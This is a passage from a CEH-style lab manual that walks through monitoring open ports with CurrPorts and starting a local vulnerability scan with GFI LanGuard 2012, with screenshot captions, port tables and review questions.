
Process Name	ID	Protocol	Local Port	Local Port Name	Address	Rem...	Rem...	Remote Address	Remote Host Name
chrome					0.7	80	http	173.194.36.26	bom04s01-in-f26.1
chrome					0.7	80	http	173.194.36.26	bom04s01-in-f26.1
chrome					0.7	80	http	173.194.36.26	bom04s01-in-f26.1
chrome					0.7	80	http	23.57.204.20	a23-57-204-20.dep
firefox					0.7	443	https	173.194.36.26	bom04s01-in-f26.1
firefox					0.1	3982		127.0.0.1	WIN-D39MR5HL9E
firefox					0.1	3981		127.0.0.1	WIN-D39MR5HL9E
firefox					0.7	443	https	173.194.36.22	bom04s01-in-f22.1
firefox.exe	1368	TCP	4153	10.0.0.7	443	https	173.194.36.15	bom04s01-in-f15.1	
firefox.exe	1368	TCP	4166	10.0.0.7	443	https	173.194.36.0	bom04s01-in-f0.1	
firefox.exe	1368	TCP	4168	10.0.0.7	443	https	74.125.234.15	gru03s05-in-f15.1.e	
httpd.exe	1800	TCP	1070	0.0.0.0				0.0.0.0	
httpd.exe	1800	TCP	1070	0.0.0.0				0.0.0.0	
lsass.exe	564	TCP	1026	0.0.0.0				0.0.0.0	
lsass.exe	564	TCP	1026	0.0.0.0				0.0.0.0	
lsass.exe	564	TCP	1027	0.0.0.0				0.0.0.0	

FIGURE 4.5: CurrPorts with HTML Report – Selected Items

7. The selected **report** automatically opens using the **default browser**.

 You can also right-click on the Web page and save the report.

 In the filters dialog box, you can add one or more filter strings (separated by spaces, semicolon, or CRLF).




Process Name	Process ID	Protocol	Local Port	Local Port Name	Local Address	Remote Port	Remote Port Name	Remote Address	Remote Host Name	State
chrome.exe	2988	TCP	4148		10.0.0.7	443	https	173.194.36.26	bom04s01-in-f26.1e100.net	Established C:
firefox.exe	1368	TCP	4163		10.0.0.7	443	https	173.194.36.15	bom04s01-in-f15.1e100.net	Established C:
httpd.exe	1800	TCP	1070			Listening C:

FIGURE 4.6: The Web browser displaying CurrPorts with HTML Report – Selected Items

 The Syntax for Filter String: [include | exclude] : [local | remote | both | process] : [tcp | udp | tcpudp] : [IP Range | Ports Range].

8. To save the generated CurrPorts report from the web browser, click **File → Save Page As...Ctrl+S.**



Name	ID	Protocol	Local Port	Local Port Name	Local Address	Remote Port	Remote Port Name	Remote Address	Remote Host Name	State
chrome.exe	2988	TCP	4148		10.0.0.7	443	https	173.194.36.26	bom04s01-in-f26.1e100.net	Established C:
firefox.exe	1368	TCP	4163		10.0.0.7	443	https	173.194.36.15	bom04s01-in-f15.1e100.net	Established C:
httpd.exe	1800	TCP	1070			Listening C:

FIGURE 4.7: The Web browser to Save CurrPorts with HTML Report – Selected Items

 Command-line option: /stext <Filename> means save the list of all opened TCP/UDP ports into a regular text file.

9. To view the **properties** of a port, select the port and click **File → Properties.**




FIGURE 4.8: CurrPorts to view properties for a selected port

10. The **Properties** window appears and displays all the properties for the selected port.
11. Click **OK** to close the **Properties** window

Command-line option:
/stab <Filename> means
save the list of all opened
TCP/UDP ports into a
tab-delimited text file.



FIGURE 4.9: The CurrPorts Properties window for the selected port

12. To close a TCP connection you think is suspicious, select the process and click **File → Close Selected TCP Connections** (or **Ctrl+T**).




FIGURE 4.10: The CurrPorts Close Selected TCP Connections option window

13. To kill the **processes** of a port, select the port and click **File → Kill Processes of Selected Ports**.




FIGURE 4.11: The CurrPorts Kill Processes of Selected Ports Option Window

14. To exit from the CurrPorts utility, click **File → Exit**. The CurrPorts window closes.




FIGURE 4.12: The CurrPorts Exit option window

Lab Analysis

Document all the IP addresses, open ports and their running applications, and protocols discovered during the lab.

In command line, the syntax of /close command:/close <Local Address> <Local Port> <Remote Address> <Remote Port>.

Tool/Utility	Information Collected/Objectives Achieved
CurrPorts	<p>Profile Details: Network scan for open ports</p> <p>Scanned Report:</p> <ul style="list-style-type: none"> ▪ Process Name ▪ Process ID ▪ Protocol ▪ Local Port ▪ Local Address ▪ Remote Port ▪ Remote Port Name ▪ Remote Address ▪ Remote Host Name

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

 CurrPorts allows you to easily translate all menus, dialog boxes, and strings to other languages.

1. Analyze the results from CurrPorts by creating a filter string that displays only packets with remote TCP port 80 and UDP port 53 and running it.
2. Analyze and evaluate the output results by creating a filter that displays only the opened ports in the Firefox browser.
3. Determine the use of each of the following options that are available under the options menu of CurrPorts:
 - a. Display Established
 - b. Mark Ports Of Unidentified Applications
 - c. Display Items Without Remote Address
 - d. Display Items With Unknown State

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs

Lab**5**

Scanning for Network Vulnerabilities Using the GFI LanGuard 2012

GFI LANguard scans networks and ports to detect, assess, and correct any security vulnerabilities that are found.

ICON KEY
 Valuable information

 Test your knowledge

 Web exercise

 Workbook review

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks**

Lab Scenario

You have learned in the previous lab to monitor **TCP/IP** and **UDP** ports on your local computer or network using **CurrPorts**. This tool will automatically mark with a pink color suspicious TCP/UDP ports owned by **unidentified** applications. To prevent attacks pertaining to TCP/IP; you can select one or more items, and then close the selected connections.

Your company's **web server** is hosted by a large ISP and is well protected behind a firewall. Your company needs to audit the defenses used by the ISP. After starting a scan, a serious vulnerability was identified but not immediately corrected by the ISP. An evil attacker uses this vulnerability and places a **backdoor on the server**. Using the backdoor, the attacker gets complete access to the server and is able to manipulate the information on the server. The attacker also uses the server to **leapfrog** and attack other servers on the ISP network from this compromised one.

As a **security administrator** and **penetration tester** for your company, you need to conduct penetration testing in order to determine the list of **threats** and **vulnerabilities** to the network infrastructure you manage. In this lab, you will be using **GFI LanGuard 2012** to scan your network to look for vulnerabilities.

Lab Objectives

The objective of this lab is to help students conduct vulnerability scanning, patch management, and network auditing.

In this lab, you need to:

- Perform a vulnerability scan

- Audit the network
- Detect vulnerable ports
- Identify security vulnerabilities
- Correct security vulnerabilities with remedial action

 You can download GFI LANguard from <http://www.gfi.com>.

Lab Environment

To perform the lab, you need:

- GFI LanGuard located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Vulnerability Scanning Tools\GFI LanGuard**
- You can also download the latest version of **GFI LanGuard** from the link <http://www.gfi.com/lannetscan>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows 2012 Server** as the host machine
- **Windows Server 2008** running in virtual machine
- Microsoft **.NET Framework 2.0**
- Administrator privileges to run the **GFI LANguard Network Security Scanner**
- It requires the user to register on the **GFI website** <http://www.gfi.com/lannetscan> to get a **license key**
- Complete the subscription and get an activation code; the user will receive an **email** that contains an **activation code**

 GFI LANguard compatibility works on Microsoft Windows Server 2008 Standard/Enterprise, Windows Server 2003 Standard/Enterprise, Windows 7 Ultimate, Microsoft Small Business Server 2008 Standard, Small Business Server 2003 (SP1), and Small Business Server 2000 (SP2).

Lab Duration

Time: 10 Minutes

Overview of Scanning Network

As an administrator, you often have to deal separately with problems related to **vulnerability** issues, **patch management**, and network **auditing**. It is your responsibility to address all the vulnerability management needs and act as a virtual consultant to give a complete picture of a network setup, provide **risk analysis**, and maintain a secure and **compliant network** state faster and more effectively.

 GFI LANguard includes default configuration settings that allow you to run immediate scans soon after the installation is complete.

Security scans or audits enable you to identify and assess possible **risks** within a network. Auditing operations imply any type of **checking** performed during a network security audit. These include **open port** checks, missing Microsoft **patches** and **vulnerabilities**, service information, and user or **process** information.

Lab Tasks

Follow the wizard-driven installation steps to install the GFI LANguard network scanner on the host machine windows 2012 server.

T A S K 1

Scanning for Vulnerabilities

 Zenmap file installs the following files:

- Nmap Core Files
- Nmap Path
- WinPcap 4.1.1
- Network Interface Import
- Zenmap (GUI frontend)
- Ncat (Modern Netcat)
- Ndiff




FIGURE 5.1: Windows Server 2012 – Desktop view

2. Click the **GFI LanGuard 2012** app to open the **GFI LanGuard 2012** window




FIGURE 5.2: Windows Server 2012 – Apps

3. The GFI LanGuard 2012 **main window** appears and displays the **Network Audit** tab contents.

 To execute a scan successfully, GFI LANguard must remotely log on to target computers with administrator privileges.

Module 03 – Scanning Networks



FIGURE 5.3: The GFI LANguard main window

The default scanning options which provide quick access to scanning modes are:

- Quick scan
- Full scan
- Launch a custom scan
- Set up a schedule scan

4. Click the **Launch a Scan** option to perform a network scan.




FIGURE 5.4: The GFI LANguard main window indicating the Launch a Custom Scan option

If intrusion detection software (IDS) is running during scans, GFI LANguard sets off a multitude of IDS warnings and intrusion alerts in these applications.

5. **Launch a New scan** window will appear

- i. In the Scan Target option, select **localhost** from the drop-down list
- ii. In the Profile option, select **Full Scan** from the drop-down list
- iii. In the Credentials option, select **currently logged on user** from the drop-down list

6. Click **Scan**.

Module 03 – Scanning Networks




FIGURE 5.5: Selecting an option for network scanning

7. Scanning will **start**; it will take some time to scan the network. See the following figure




FIGURE 5.6: The GFI LanGuard scanning a network

8. After completing the scan, the **scan result** will show in the left panel

Module 03 – Scanning Networks




FIGURE 5.7: The GFI LanGuard Custom scan wizard

Types of scans:

- Scan a single computer: Select this option to scan a local host or one specific computer.
- Scan a range of computers: Select this option to scan a number of computers defined through an IP range.
- Scan a list of computers: Select this option to import a list of targets from a file or to select targets from a network list.
- Scan computers in text file: Select this option to scan targets enumerated in a specific text file.
- Scan a domain or workgroup: Select this option to scan all targets connected to a domain or workgroup.

9. To check the Scan Result Overview, click **IP address** of the machine in the right panel

10. It shows the **Vulnerability Assessment and Network & Software Audit**; click **Vulnerability Assessment**




FIGURE 5.8: Selecting Vulnerability Assessment option

11. It shows all the **Vulnerability Assessment** indicators by category

 During a full scan, GFI LanGuard scans target computers to retrieve setup information and identify all security vulnerabilities including:

- Missing Microsoft updates
- System software information, including unauthorized applications, incorrect antivirus settings and outdated signatures
- System hardware information, including connected modems and USB devices

